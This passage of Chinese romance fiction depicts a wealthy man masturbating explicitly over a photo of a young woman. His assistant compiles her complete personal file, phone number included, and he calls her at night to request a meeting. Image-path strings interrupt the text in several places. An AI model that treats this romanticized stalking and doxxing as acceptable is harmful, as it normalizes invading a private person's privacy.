    还是有一点不一样,和以往比起来,桌上多了一张照片。夏日,校园小径的长椅上,戴着白色有线耳机的女孩微微向右歪头,对着身旁的空气人笑,她刚摘下右耳的耳机,正准备为右边的空气人戴上。

    空气人自然不是空气,只不过被人为地P掉了,这样一来,照片的画面里就只有女孩一个人。

    照片的左上角夹着一只橘色小鸟发卡。

    发卡的颜色实在太亮,男人放酒杯时不经意侧目,视线就又被吸引过去。

    为有一个好睡眠,今晚刻意喝的烈酒,他昏沉的脑袋向后仰,左手拿那张照片到眼前,对着天看。

    月亮和星星在眼里虚化,冷银尾戒折射灯光,危险地闪烁,提醒他酒意上头了,警告他,放下照片。

    警告无效。

    没人管得了他,即便是清醒时的他自己。

    视线一寸寸扫过照片里的女孩,她的短裙,她的笑,她露在外面的手臂和小腿,和那难以忽略的,摘戴耳机的动作。

    她身旁是有人的,她在和那个人互动。

    即便P图的人技术十分高超,把那一部分完全P成空气,也抹除不了对方的存在。

    那团空气不断提醒着收藏这张照片的人,他有多么好笑。

    男人洗完澡穿简单黑T,宽松的居家裤。

    右手掌心温热,没什么阻碍便轻松握触,伴着喉结滚动,一声难抑的低喘从喉腔溢出。

    尾戒的光也在眼底虚化,他只看得到照片,身体中蛰伏许久的,难言的瘾症已经被尽数勾起。

    先天精力旺盛的人永远不会只在一个领域强大,他在学习工作上利用这一优势,就不可避免要在欲望上遭受它的折磨。

    不起念还好,心念一动,就一发不可收拾。

    他当然了解自己,自给自足的握触都几乎掌控不住,他从未满足,不知道临界何在,要是照片里的女孩来承受,怕是会被吓哭,弄坏,留下阴影。

    良久无声,只有男人压抑的闷喘回荡在夜色中。

    不清楚几次了。

    不够。

    他亲吻那张照片,薄唇碰触左上角的小鸟,炽热吐息尽数喷洒而上,无形地将女孩包围。

    不够。

    他喊她的名字,想象她怎样回应,怎样笑,怎样和他分享单边耳机。

    不够。

    他们从未有过交集,这样不切实际的想象触动不了他。

    他需要一个活生生的,有自主意识的她。

    桌上的手机振动,是助理发来消息。

    【查完了,徐总。】

    【[PDF]】

    他点进去,里面是女孩从出生至今,包括电话号码在内的全部信息。

    “啧。”

    他身体的注意力集中在掌心,脑子已经昏乱到忘记什么时候吩咐过助理查这些,清醒状态的他竟然也干得出这种事。

    真够变态。

    *

    薛灵和程霏玩了一下午,她非要留下睡觉,薛灵只好让了一半床出来。大灯关闭,只留小灯,程霏在床上睡,薛灵不困,坐在飘窗前远眺夜景。

    一个陌生号码就是在这时打进来。

    也不算完全陌生,归功于程霏高超的折纸水平,薛灵在电脑前坐着,一低头就能看到那串号码,即便努力忽略,也几乎快要背下来。

    她直起身体,不可置信地盯着手机屏幕,怀疑自己是不是在飘窗前睡着了,灵魂出窍乱做梦。

    第一通电话她怔着,没接。

    对方锲而不舍,第二次打来。

    这次薛灵才有了实感,深呼一口气,按下接通。

    这么晚了,对方似乎也没想到她能接,许久没说话,只有双方陌生的呼吸透过听筒交织。

    薛灵把听筒覆到耳朵上,想仔细听一下,猝不及防一声闷叹闯进耳朵。

    那是属于男人的磁性音色,薛灵把听筒放得很近,简直就像响在耳边。

    大脑瞬间过了电,湍急的电流又紧随其后爬满全身,呼吸不受控制地粗重了几分,也在这一刻给予她莫大的刺激和勇气,要主动张口打招呼。

    “薛小姐。”

    刚张开嘴,对面男人就讲话了,刻意压了声,语气平稳礼貌,却如何都掩不住乱序的呼吸和蕴潜其中的沙哑性感。

    “方便的话,见一面。”